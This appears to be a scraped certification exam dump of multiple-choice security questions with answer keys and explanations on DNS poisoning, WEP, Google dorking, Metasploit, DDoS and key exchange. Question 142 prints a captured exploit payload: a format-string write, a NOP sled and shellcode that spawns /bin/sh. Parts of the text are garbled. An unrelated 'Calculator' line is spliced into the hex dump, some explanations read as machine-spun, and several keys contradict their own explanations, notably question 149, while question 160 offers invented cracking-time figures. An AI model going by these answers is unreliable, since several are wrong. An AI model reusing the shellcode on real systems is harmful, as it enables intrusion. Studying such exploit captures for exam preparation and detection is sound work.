Joseph was the Web site administrator for the Mason Insurance in New York, who's main Web site was located at www.masonins.com. Joseph uses his laptop computer regularly to administer the Web site. One night, Joseph received an urgent phone call from his friend, Smith. According to Smith, the main Mason Insurance web site had been vandalized! All of its normal content was removed and replaced with an attacker's message "Hacker Message: You are dead! Freaks!" From his office, which was directly connected to Mason Insurance's internal network, Joseph surfed to the Web site using his laptop. In his browser, the Web site looked completely intact. No changes were apparent. Joseph called a friend of his at his home to help troubleshoot the problem. The Web site appeared defaced when his friend visited using his DSL connection. So, while Smith and his friend could see the defaced page, Joseph saw the intact Mason Insurance web site. To help make sense of this problem, Joseph decided to access the Web site using hisdial-up ISP. He disconnected his laptop from the corporate internal network and used his modem to dial up the same ISP used by Smith. After his modem connected, he quickly typed www.masonins.com in his browser to reveal the following web page:

```
H@cker Mess@ge:
YOu @re De@d! Fre@ks!
```

After seeing the defaced Web site, he disconnected his dial-up line, reconnected to the internal network, and used Secure Shell (SSH) to log in directly to the Web server. He ran Tripwire against the entire Web site, and determined that every system file and all the Web content on the server were intact. How did the attacker accomplish this hack?
A. Routing table injection
B. ARP spoofing
C. SQL injection
D. DNS poisoning
Answer: D (LEAVE A REPLY)


NEW QUESTION: 140
Mr. Omkar performed tool-based vulnerability assessment and found two vulnerabilities. During analysis, he found that these issues are not true vulnerabilities.
What will you call these issues?
A. False positives
B. True negatives
C. True positives
D. False negatives
Answer: A (LEAVE A REPLY)

False Positives occur when a scanner, Web Application Firewall (WAF), or Intrusion Prevention System (IPS) flags a security vulnerability that you do not have. A false negative is the opposite of a false positive, telling you that you don't have a vulnerability when, in fact, you do.
A false positive is like a false alarm; your house alarm goes off, but there is no burglar. In web application security, a false positive is when a web application security scanner indicates that there is a vulnerability on your website, such as SQL Injection, when, in reality, there is not. Web security experts and penetration testers use automated web application security scanners to ease the penetration testing process. These tools help them ensure that all web application attack surfaces are correctly tested in a reasonable amount of time. But many false positives tend to break down this process. If the first 20 variants are false, the penetration tester assumes that all the others are false positives and ignore the rest. By doing so, there is a good chance that real web application vulnerabilities will be left undetected.
When checking for false positives, you want to ensure that they are indeed false. By nature, we humans tend to start ignoring false positives rather quickly. For example, suppose a web application security scanner detects 100 SQL Injection vulnerabilities. If the first 20 variants are false positives, the penetration tester assumes that all the others are false positives and ignore all the rest. By doing so, there are chances that real web application vulnerabilities are left undetected. This is why it is crucial to check every vulnerability and deal with each false positive separately to ensure false positives.

NEW QUESTION: 141
There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption, what encryption protocol is being used?
A. WEP
B. RADIUS
C. WPA
D. WPA3
Answer: (SHOW ANSWER)
Wired Equivalent Privacy (WEP) may be a security protocol, laid out in the IEEE wireless local area network (Wi-Fi) standard, 802.11b, that's designed to supply a wireless local area network (WLAN) with A level of security and privacy like what's usually expected of a wired LAN. A wired local area network (LAN) is usually protected by physical security mechanisms (controlled access to a building, for example) that are effective for a controlled physical environment, but could also be ineffective for WLANs because radio waves aren't necessarily bound by the walls containing the network. WEP seeks to determine similar protection thereto offered by the wired network's physical security measures by encrypting data transmitted over the WLAN. encoding protects the vulnerable wireless link between clients and access points; once this measure has been taken, other typical LAN security mechanisms like password protection, end-to-end encryption, virtual private networks (VPNs), and authentication are often put in situ to make sure privacy.A research

group from the University of California at Berkeley recently published a report citing "major security flaws" in WEP that left WLANs using the protocol susceptible to attacks (called wireless equivalent privacy attacks).
within the course of the group's examination of the technology, they were ready to intercept and modify transmissions and gain access to restricted networks. The Wireless Ethernet Compatibility Alliance (WECA) claims that WEP - which is included in many networking products - was never intended to be the only security mechanism for a WLAN, and that, in conjunction with traditional security practices, it's very effective.

NEW QUESTION: 142
The following is an entry captured by a network IDS. You are assigned the task of analyzing this entry. You notice the value 0x90, which is the most common NOOP instruction for the Intel processor. You figure that the attacker is attempting a buffer overflow attack.
You also notice "/bin/sh" in the ASCII part of the output.
As an analyst what would you conclude about the attack?



```
45 00 01 ce 28 1e 40 00 32 06 96 92 d1 3a 18 09 86 9f 18 97 E..Î(.@.2...Ñ:......
06 38 02 03 6f 54 4f a9 01 af fe 78 50 18 7d 78 76 dd 00 00 .8..oTO©.¯þxP.}x
Application "Calculator" "%path:..\dtsapps\calc\dcalc.exe%" " " size 0.75in 0.25in 0.50in
0.05inxvÝ..
42 42 20 f7 ff bf 21 f7 ff bf 22 f7 ff bf 23 f7 ff bf 58 58 BB ÷ÿ¿!÷ÿ¿"÷ÿ¿#÷ÿ¿XX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 25 2e 32 32 XXXXXXXXXXXXXXXX%.22
34 75 25 33 30 30 24 6e 25 2e 32 31 33 75 25 33 30 31 24 6e 4u%300$n%.213u%301$n
73 65 63 75 25 33 30 32 24 6e 25 2e 31 39 32 75 25 33 30 33 secu%302$n%.192u%303
24 6e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 $n..................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 31 db 31 c9 31 c0 b0 46 cd 80 89 e5 31 d2 b2 66 89 d0 ..1Û1É1À°FÍ..å1Ò²f.Ð
31 c9 89 cb 43 89 5d f8 43 89 5d f4 4b 89 4d fc 8d 4d f4 cd 1É.ËC.]øC.]ôK.Mü.MôÍ
80 31 c9 89 45 f4 43 66 89 5d ec 66 c7 45 ee 0f 27 89 4d f0 .1É.EôCf.]ìfÇEî.'.Mð
8d 45 ec 89 45 f8 c6 45 fc 10 89 d0 8d 4d f4 cd 80 89 d0 43 .Eì.EøÆEü..Ð.MôÍ..ÐC
43 cd 80 89 d0 43 cd 80 89 c3 31 c9 b2 3f 89 d0 cd 80 89 d0 CÍ..ÐCÍ..Ã1É²?.ÐÍ..Ð
41 cd 80 eb 18 5e 89 75 08 31 c0 88 46 07 89 45 0c b0 0b 89 AÍ.ë.^.u.1À.F..E.°..
f3 8d 4d 08 8d 55 0c cd 80 e8 e3 ff ff ff 2f 62 69 6e 2f 73 ó.M..U.Í.èãÿÿÿ/bin/s
68 0a h.
EVENT4: [NOOP:X86] (tcp,dp=515,sp=1592)
```

A. The attacker is attempting an exploit that launches a command-line shell
B. The attacker is attempting a buffer overflow attack and has succeeded
C. The attacker is creating a directory on the compromised machine
D. The buffer overflow attack has been neutralized by the IDS
Answer: (SHOW ANSWER)

NEW QUESTION: 143

When configuring wireless on his home router, Javik disables SSID broadcast. He leaves authentication "open" but sets the SSID to a 32-character string of random letters and numbers. What is an accurate assessment of this scenario from a security perspective?
A. Javik's router is still vulnerable to wireless hacking attempts because the SSID broadcast setting can be enabled using a specially crafted packet sent to the hardware address of the access point.
B. It is still possible for a hacker to connect to the network after sniffing the SSID from a successful wireless association.
C. Since the SSID is required in order to connect, the 32-character string is sufficient to prevent brute-force attacks.
D. Disabling SSID broadcast prevents 802.11 beacons from being transmitted from the access point, resulting in a valid setup leveraging "security through obscurity".
Answer: B (LEAVE A REPLY)

NEW QUESTION: 144
Thomas, a cloud security professional, is performing security assessment on cloud services to identify any loopholes. He detects a vulnerability in a bare-metal cloud server that can enable hackers to implant malicious backdoors in its firmware. He also identified that an installed backdoor can persist even if the server is reallocated to new clients or businesses that use it as an laaS.
What is the type of cloud attack that can be performed by exploiting the vulnerability discussed in the above scenario?
A. Metadata spoofing attack
B. Man-in-the-cloud (MITC) attack
C. Cloud cryptojacking
D. Cloudborne attack
Answer: D (LEAVE A REPLY)

NEW QUESTION: 145
What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?
A. Performing content enumeration using the bruteforce mode and 10 threads
B. Shipping SSL certificate verification
C. Performing content enumeration using a wordlist
D. Performing content enumeration using the bruteforce mode and random file extensions
Answer: C (LEAVE A REPLY)
Analyze Web Applications: Identify Files and Directories - enumerate applications, as well as hidden directories and files of the web application hosted on the web server.
Tools such as Gobuster is directory scanner that allows attackers to perform fast-paced enumeration of hidden files and directories of a target web application. # gobuster -u <target URL> -w common.txt (wordlist) (P.1849/1833)

NEW QUESTION: 146
A penetration tester is performing the footprinting process and is reviewing publicly available information about an organization by using the Google search engine.
Which of the following advanced operators would allow the pen tester to restrict the search to the organization's web domain?
A. [allinurl:]
B. [location:]
C. [site:]
D. [link:]
Answer: C (LEAVE A REPLY)
Google hacking or Google dorking https://en.wikipedia.org/wiki/Google_hacking It is a hacker technique that uses Google Search and other Google applications to find security holes in the configuration and computer code that websites are using. Google dorking could also be used for OSINT.
Search syntax https://en.wikipedia.org/wiki/Google_Search
Google's search engine has its own built-in query language. The following list of queries can be run to find a list of files, find information about your competition, track people, get information about SEO backlinks, build email lists, and of course, discover web vulnerabilities.
- [site:] - Search within a specific website
Incorrect answers:
- [allinurl:] - it can be used to fetch results whose URL contains all the specified characters
- [link:] - Search for links to pages
- [location:] - A tricky option.

NEW QUESTION: 147
Which of the following tools are used for enumeration? (Choose three.)
A. DumpSec
B. USER2SID
C. Cheops
D. SID2USER
E. SolarWinds
Answer: A,B,D (LEAVE A REPLY)

NEW QUESTION: 148
Steve, an attacker, created a fake profile on a social media website and sent a request to Stell a. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days. Sieve started asking about her company details and eventually gathered all the essential information regarding her company. What is the social engineering technique Steve employed in the above scenario?
A. Diversion theft

B. Baiting
C. Honey trap
D. Piggybacking
Answer: (SHOW ANSWER)
The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization.
Baiting is a technique in which attackers offer end users something alluring in exchange for important information such as login details and other sensitive data. This technique relies on the curiosity and greed of the end-users. Attackers perform this technique by leaving a physical device such as a USB flash drive containing malicious files in locations where people can easily find them, such as parking lots, elevators, and bathrooms. This physical device is labeled with a legitimate company's logo, thereby tricking end-users into trusting it and opening it on their systems. Once the victim connects and opens the device, a malicious file downloads. It infects the system and allows the attacker to take control.
For example, an attacker leaves some bait in the form of a USB drive in the elevator with the label "Employee Salary Information 2019" and a legitimate company's logo. Out of curiosity and greed, the victim picks up the device and opens it up on their system, which downloads the bait. Once the bait is downloaded, a piece of malicious software installs on the victim's system, giving the attacker access.

NEW QUESTION: 149
A well-resourced attacker intends to launch a highly disruptive DDoS attack against a major online retailer.
The attacker aims to exhaust all the network resources while keeping their identity concealed. Their method should be resistant to simple defensive measures such as IP-based blocking. Based on these objectives, which of the following attack strategies would be most effective?
A. The attacker should instigate a protocol-based SYN flood attack, consuming connection state tables on the retailer's servers
B. The attacker should execute a simple ICMP flood attack from a single IP, exploiting the retailer's ICMP processing
C. The attacker should leverage a botnet to launch a Pulse Wave attack, sending high-volume traffic pulses at regular intervals
D. The attacker should initiate a volumetric flood attack using a single compromised machine to overwhelm the retailer's network bandwidth
Answer: A (LEAVE A REPLY)
A Pulse Wave attack is a type of DDoS attack that uses a botnet to send high-volume traffic pulses at regular intervals, typically lasting for a few minutes each. The attacker can adjust the frequency and duration of the pulses to maximize the impact and evade detection. A Pulse Wave attack can exhaust the network resources of the target, as well as the resources of any DDoS

mitigation service that the target may use. A Pulse Wave attack can also conceal the attacker's identity, as the traffic originates from multiple sources that are part of the botnet. A Pulse Wave attack can bypass simple defensive measures, such as IP-based blocking, as the traffic can appear legitimate and vary in source IP addresses.
The other options are less effective or feasible for the attacker's objectives. A protocol-based SYN flood attack is a type of DDoS attack that exploits the TCP handshake process by sending a large number of SYN requests to the target server, without completing the connection. This consumes the connection state tables on the server, preventing it from accepting new connections. However, a SYN flood attack can be easily detected and mitigated by using SYN cookies or firewalls. A SYN flood attack can also expose the attacker's identity, as the source IP addresses of the SYN requests can be traced back to the attacker. An ICMP flood attack is a type of DDoS attack that sends a large number of ICMP packets, such as ping requests, to the target server, overwhelming its ICMP processing capacity. However, an ICMP flood attack from a single IP can be easily blocked by using IP-based filtering or disabling ICMP responses. An ICMP flood attack can also reveal the attacker's identity, as the source IP address of the ICMP packets can be identified. A volumetric flood attack is a type of DDoS attack that sends a large amount of traffic to the target server, saturating its network bandwidth and preventing legitimate users from accessing it. However, a volumetric flood attack using a single compromised machine may not be sufficient to overwhelm the network bandwidth of a major online retailer, as the attacker's machine may have limited bandwidth itself. A volumetric flood attack can also be detected and mitigated by using traffic shaping or rate limiting techniques. References:
* Pulse Wave DDoS Attacks: What You Need to Know
* DDoS Attack Prevention: 7 Effective Mitigation Strategies
* DDoS Attack Types: Glossary of Terms
* DDoS Attacks: What They Are and How to Protect Yourself
* DDoS Attack Prevention: How to Protect Your Website

NEW QUESTION: 150
Which of the following Metasploit post-exploitation modules can be used to escalate privileges on Windows systems?
A. getuid
B. autoroute
C. getsystem
D. keylogrecorder
Answer: C (LEAVE A REPLY)

NEW QUESTION: 151
Which Metasploit Framework tool can help penetration tester for evading Anti-virus Systems?
A. msfpayload
B. msfcli
C. msfd

D. msfencode

Answer: D (LEAVE A REPLY)

https://www.offensive-security.com/metasploit-unleashed/msfencode/

One of the best ways to avoid being stopped by antivirus software is to encode our payload with msfencode. Msfencode is a useful tool that alters the code in an executable so that it looks different to antivirus software but will still run the same way. Much as the binary attachment in email is encoded in Base64, msfencode encodes the original executable in a new binary. Then, when the executable is run, msfencode decodes the original code into memory and exe-cutes it.

Incorrect answers:

msfpayload

https://www.offensive-security.com/metasploit-unleashed/msfpayload/

MSFpayload is a command line instance of Metasploit that is used to generate and output all of the various types of shellcode that are available in Metasploit. The most common use of this tool is for the generation of shellcode for an exploit that is not currently in the Metasploit Framework or for testing different types of shellcode and options before finalizing an Exploit Module.

msfcli

https://www.offensive-security.com/metasploit-unleashed/msfcli/

The msfcli provides a powerful command line interface to the framework. This allows you to easily add Metasploit exploits into any scripts you may create.

NEW QUESTION: 152

Peter is surfing the internet looking for information about DX Company. Which hacking process is Peter doing?

A. Enumeration

B. Scanning

C. Footprinting

D. System Hacking

Answer: C (LEAVE A REPLY)

NEW QUESTION: 153

Dayn, an attacker, wanted to detect if any honeypots are installed in a target network. For this purpose, he used a time-based TCP fingerprinting method to validate the response to a normal

computer and the response of a honeypot to a manual SYN request. Which of the following techniques is employed by Dayn to detect honeypots?
A. Detecting the presence of Sebek-based honeypots
B. Detecting honeypots running on VMware
C. Detecting the presence of Honeyd honeypots
D. Detecting the presence of Snort_inline honeypots
Answer: D (LEAVE A REPLY)

NEW QUESTION: 154
An Internet Service Provider (ISP) has a need to authenticate users connecting via analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network.
Which AAA protocol is the most likely able to handle this requirement?
A. TACACS+
B. DIAMETER
C. Kerberos
D. RADIUS
Answer: (SHOW ANSWER)
https://en.wikipedia.org/wiki/RADIUS
Remote Authentication Dial-In User Service (RADIUS) is a networking protocol that provides centralized authentication, authorization, and accounting (AAA) management for users who connect and use a network service.
RADIUS is a client/server protocol that runs in the application layer, and can use either TCP or UDP. Network access servers, which control access to a network, usually contain a RADIUS client component that communicates with the RADIUS server. RADIUS is often the back-end of choice for 802.1X authentication. A RADIUS server is usually a background process running on UNIX or Microsoft Windows.
Authentication and authorization
The user or machine sends a request to a Network Access Server (NAS) to gain access to a particular network resource using access credentials. The credentials are passed to the NAS device via the link-layer protocol-for example, Point-to-Point Protocol (PPP) in the case of many dialup or DSL providers or posted in an HTTPS secure web form.
In turn, the NAS sends a RADIUS Access Request message to the RADIUS server, requesting authorization to grant access via the RADIUS protocol.
This request includes access credentials, typically in the form of username and password or security certificate provided by the user. Additionally, the request may contain other information which the NAS knows about the user, such as its network address or phone number, and information regarding the user's physical point of attachment to the NAS.
The RADIUS server checks that the information is correct using authentication schemes such as PAP, CHAP or EAP. The user's proof of identification is verified, along with, optionally, other information related to the request, such as the user's network address or phone number, account

status, and specific network service access privileges. Historically, RADIUS servers checked the user's information against a locally stored flat-file database. Modern RADIUS servers can do this or can refer to external sources-commonly SQL, Kerberos, LDAP, or Active Directory servers-to verify the user's credentials.

The RADIUS server then returns one of three responses to the NAS:
1) Access-Reject,
2) Access-Challenge,
3) Access-Accept.
Access-Reject
The user is unconditionally denied access to all requested network resources. Reasons may include failure to provide proof of identification or an unknown or inactive user account.
Access-Challenge
Requests additional information from the user such as a secondary password, PIN, token, or card. Access-Challenge is also used in more complex authentication dialogs where a secure tunnel is established between the user machine and the Radius Server in a way that the access credentials are hidden from the NAS.
Access-Accept
The user is granted access. Once the user is authenticated, the RADIUS server will often check that the user is authorized to use the network service requested. A given user may be allowed to use a company's wireless network, but not its VPN service, for example. Again, this information may be stored locally on the RADIUS server or may be looked up in an external source such as LDAP or Active Directory.

NEW QUESTION: 155
Sam is working as a system administrator In an organization. He captured the principal characteristics of a vulnerability and produced a numerical score to reflect Its severity using CVSS v3.0 to property assess and prioritize the organization's vulnerability management processes. The

base score that Sam obtained after performing cvss rating was 4.0. What is the CVSS severity level of the vulnerability discovered by Sam in the above scenario?

A. Medium

B. Low

C. Critical

D. High

Answer: A (LEAVE A REPLY)

Rating CVSS Score

None 0.0

Low 0.1 - 3.9

Medium 4.0 - 6.9

High 7.0 - 8.9

Critical 9.0 - 10.0

https://www.first.org/cvss/v3.0/specification-document

The Common Vulnerability Scoring System (CVSS) is an open framework for communicating the characteristics and severity of software vulnerabilities. CVSS consists of three metric groups: Base, Temporal, and Environmental. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score. Thus, CVSS is well suited as a standard measurement system for industries, organizations, and governments that need accurate and consistent vulnerability severity scores. Two common uses of CVSS are calculating the severity of vulnerabilities discovered on one's systems and as a factor in prioritization of vulnerability remediation activities. The National Vulnerability Database (NVD) provides CVSS scores for almost all known vulnerabilities.

Qualitative Severity Rating Scale

For some purposes, it is useful to have a textual representation of the numeric Base, Temporal and Environmental scores.

Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

NEW QUESTION: 156

Which tool can be used to silently copy files from USB devices?

A. USB Grabber

B. USB Snoopy

C. USB Sniffer
D. Use Dumper
Answer: D (LEAVE A REPLY)

NEW QUESTION: 157
Your company, SecureTech Inc., is planning to transmit some sensitive data over an unsecured communication channel. As a cyber security expert, you decide to use symmetric key encryption to protect the data. However, you must also ensure the secure exchange of the symmetric key. Which of the following protocols would you recommend to the team to achieve this?
A. Implementing SSL certificates on your company's web servers.
B. Applying the Diffie-Hellman protocol to exchange the symmetric key.
C. Switching all data transmission to the HTTPS protocol.
D. Utilizing SSH for secure remote logins to the servers.
Answer: (SHOW ANSWER)
The protocol that you would recommend to the team to achieve the secure exchange of the symmetric key is the Diffie-Hellman protocol. The Diffie-Hellman protocol is a key agreement protocol that allows two or more parties to establish a shared secret key over an unsecured communication channel, without having to exchange the key itself. The Diffie-Hellman protocol works as follows12:
* The parties agree on a large prime number p and a generator g, which are public parameters that can be known by anyone.
* Each party chooses a random private number a or b, which are kept secret from anyone else.
* Each party computes a public value A or B, by raising g to the power of a or b modulo p, i.e., A = g^a mod p and B = g^b mod p.
* Each party sends their public value A or B to the other party over the unsecured channel.
* Each party computes the shared secret key K, by raising the received public value to the power of their own private number modulo p, i.e., K = A^b mod p = B^a mod p.
* The parties can now use the shared secret key K to encrypt and decrypt the data using a symmetric key encryption algorithm, such as AES or 3DES.
The Diffie-Hellman protocol can ensure the secure exchange of the symmetric key because it relies on the mathematical difficulty of computing discrete logarithms, which means that it is hard to find the private numbers a or b given the public values A or B, g, and p. Therefore, an attacker who intercepts the public values A or B cannot easily compute the shared secret key K, and thus cannot decrypt the data encrypted with K12.
The other options are not as appropriate as option B for the following reasons:
* A. Implementing SSL certificates on your company's web servers: This option is not relevant because SSL certificates are not used to exchange symmetric keys, but to authenticate the identity of the web servers and to establish a secure connection using public key encryption. SSL certificates are digital certificates that contain the public key and the identity information of the web server, and are issued and signed by a trusted certificate authority (CA). When a client connects to a web server, the web server

* sends its SSL certificate to the client, who verifies it with the CA. If the verification is successful, the client and the web server use the public key in the certificate to exchange a symmetric key, which is then used to encrypt and decrypt the data. However, this option does not address the scenario of transmitting data over an unsecured communication channel, which may not involve web servers or SSL certificates34.
* C. Switching all data transmission to the HTTPS protocol: This option is not sufficient because HTTPS protocol is not a protocol for exchanging symmetric keys, but a protocol for securing web traffic using SSL or TLS encryption. HTTPS protocol is a combination of HTTP protocol and SSL or TLS protocol, which means that it uses HTTP for the application layer communication and SSL or TLS for the transport layer encryption. When a client requests a web page from a web server using HTTPS protocol, the client and the web server establish a secure connection using SSL or TLS protocol, which involves the exchange of SSL certificates and a symmetric key, as explained in option A. Then, the client and the web server use the symmetric key to encrypt and decrypt the HTTP data. However, this option does not address the scenario of transmitting data over an unsecured communication channel, which may not involve web servers or HTTPS protocol5 .
* D. Utilizing SSH for secure remote logins to the servers: This option is not applicable because SSH is not a protocol for exchanging symmetric keys, but a protocol for securing remote access to servers using public key authentication and encryption. SSH is a protocol that allows a client to securely connect to a server and execute commands or transfer files over an encrypted channel. SSH uses public key cryptography to authenticate the identity of the server and the client, and to exchange a symmetric key, which is then used to encrypt and decrypt the data. However, this option does not address the scenario of transmitting data over an unsecured communication channel, which may not involve remote logins or SSH protocol .
References:
* 1: Diffie-Hellman key exchange - Wikipedia
* 2: Diffie-Hellman Key Exchange - an overview | ScienceDirect Topics
* 3: SSL Certificate - an overview | ScienceDirect Topics
* 4: What is an SSL Certificate? | DigiCert.com
* 5: HTTPS - Wikipedia
* : What is HTTPS? | Cloudflare
* : SSH (Secure Shell) - Wikipedia
* : What is SSH? | SSH.COM

NEW QUESTION: 158
Your company suspects a potential security breach and has hired you as a Certified Ethical Hacker to investigate. You discover evidence of footprinting through search engines and advanced Google hacking techniques. The attacker utilized Google search operators to extract sensitive information. You further notice queries that indicate the use of the Google Hacking Database (GHDB) with an emphasis on VPN footprinting.
Which of the following Google advanced search operators would be the LEAST useful in providing the attacker with sensitive VPN-related information?

A. intitle: This operator restricts results to only the pages containing the specified term in the title
B. location: This operator finds information for a specific location
C. inur: This operator restricts the results to only the pages containing the specified word in the URL
D. link: This operator searches websites or pages that contain links to the specified website or page
Answer: B (LEAVE A REPLY)
The location: operator is the least useful in providing the attacker with sensitive VPN-related information, because it does not directly relate to VPN configuration, credentials, or vulnerabilities.
The location: operator finds information for a specific location, such as a city, country, or region. For example, location:paris would return results related to Paris, France. However, this operator does not help the attacker to identify or access VPN servers or clients, unless they are specifically named or indexed by their location, which is unlikely.
The other operators are more useful in providing the attacker with sensitive VPN-related information, because they can help the attacker to find pages or files that contain VPN configuration, credentials, or vulnerabilities.
The intitle: operator restricts results to only the pages containing the specified term in the title. For example, intitle:vpn would return pages with VPN in their title, which may include VPN guides, manuals, or tutorials.
The inurl: operator restricts the results to only the pages containing the specified word in the URL. For example, inurl:vpn would return pages with VPN in their URL, which may include VPN login portals, configuration files, or directories. The link: operator searches websites or pages that contain links to the specified website or page. For example, link:vpn.com would return pages that link to vpn.com, which may include VPN reviews, comparisons, or recommendations. References:
* Google Search Operators: The Complete List (44 Advanced Operators)
* Footprinting through search engines
* Module 02: Footprinting and Reconnaissance

NEW QUESTION: 159
Which of the following represents the initial two commands that an IRC client sends to join an IRC network?
A. LOGIN, NICK
B. USER, NICK
C. USER, PASS
D. LOGIN, USER
Answer: B (LEAVE A REPLY)

NEW QUESTION: 160
You are the lead cybersecurity analyst at a multinational corporation that uses a hybrid encryption system to secure inter-departmental communications. The system uses RSA encryption for key exchange and AES for data encryption, taking advantage of the strengths of both asymmetric and

symmetric encryption. Each RSA key pair has a size of 'n' bits, with larger keys providing more security at the cost of slower performance. The time complexity of generating an RSA key pair is O(n*2), and AES encryption has a time complexity of O(n).
An attacker has developed a quantum algorithm with time complexity O((log n)*2) to crack RSA encryption.
Given *n=4000' and variable 'AES key size', which scenario is likely to provide the best balance of security and performance? which scenario would provide the best balance of security and performance?
A. Data encryption with 3DES using a 168-bit key: Offers high security but slower performance due to
3DES's inherent inefficiencies.
B. Data encryption with Blowfish using a 448-bit key: Offers high security but potential compatibility issues due to Blowfish's less widespread use.
C. Data encryption with AES-128: Provides moderate security and fast encryption, offering a balance between the two.
D. Data encryption with AES-256: Provides high security with better performance than 3DES, but not as fast as other AES key sizes.
Answer: C (LEAVE A REPLY)
Data encryption with AES-128 is likely to provide the best balance of security and performance in this scenario. This option works as follows:
* AES-128 is a symmetric encryption algorithm that uses a 128-bit key to encrypt and decrypt data.
AES-128 is one of the most widely used and trusted encryption algorithms, and it is considered secure against classical and quantum attacks, as long as the key is not compromised. AES-128 has a time complexity of O(n), which means that the encryption and decryption time is proportional to the size of the data. AES-128 is also fast and efficient, as it can process 16 bytes of data in each round, and it requires only 10 rounds to complete the encryption or decryption12.
* RSA-4000 is an asymmetric encryption algorithm that uses a 4000-bit key pair to encrypt and decrypt data. RSA-4000 is used for key exchange, which means that it is used to securely share the AES-128 key between the sender and the receiver. RSA-4000 has a time complexity of O(n*2), which means that the key generation, encryption, and decryption time is proportional to the square of the size of the key.
RSA-4000 is also slow and resource-intensive, as it involves large number arithmetic and modular exponentiation operations. RSA-4000 is considered secure against classical attacks, but it is vulnerable to quantum attacks, especially if the attacker has access to a quantum computer with sufficient resources to run Shor's algorithm, which can factor large numbers in polynomial time34.
* The attacker's quantum algorithm has a time complexity of O((log n)*2), which means that the cracking time is proportional to the square of the logarithm of the size of the key. This implies that the attacker can crack RSA-4000 much faster than a classical computer, as the logarithm function grows much slower than the linear or quadratic function. For example, if a classical computer

takes 10^12 years to crack RSA-4000, a quantum computer with the attacker's algorithm could do it in about 10^4 years, which is still a long time, but not impossible5.
Therefore, data encryption with AES-128 is likely to provide the best balance of security and performance in this scenario, because:
* AES-128 is secure and fast, and it can encrypt large amounts of data efficiently.
* RSA-4000 is slow and vulnerable, but it is only used for key exchange, which involves a small amount of data and a one-time operation.
* The attacker's quantum algorithm is powerful, but it is not practical, as it requires a quantum computer with a large number of qubits and a long coherence time, which are not available yet.
The other options are not as balanced as option C for the following reasons:
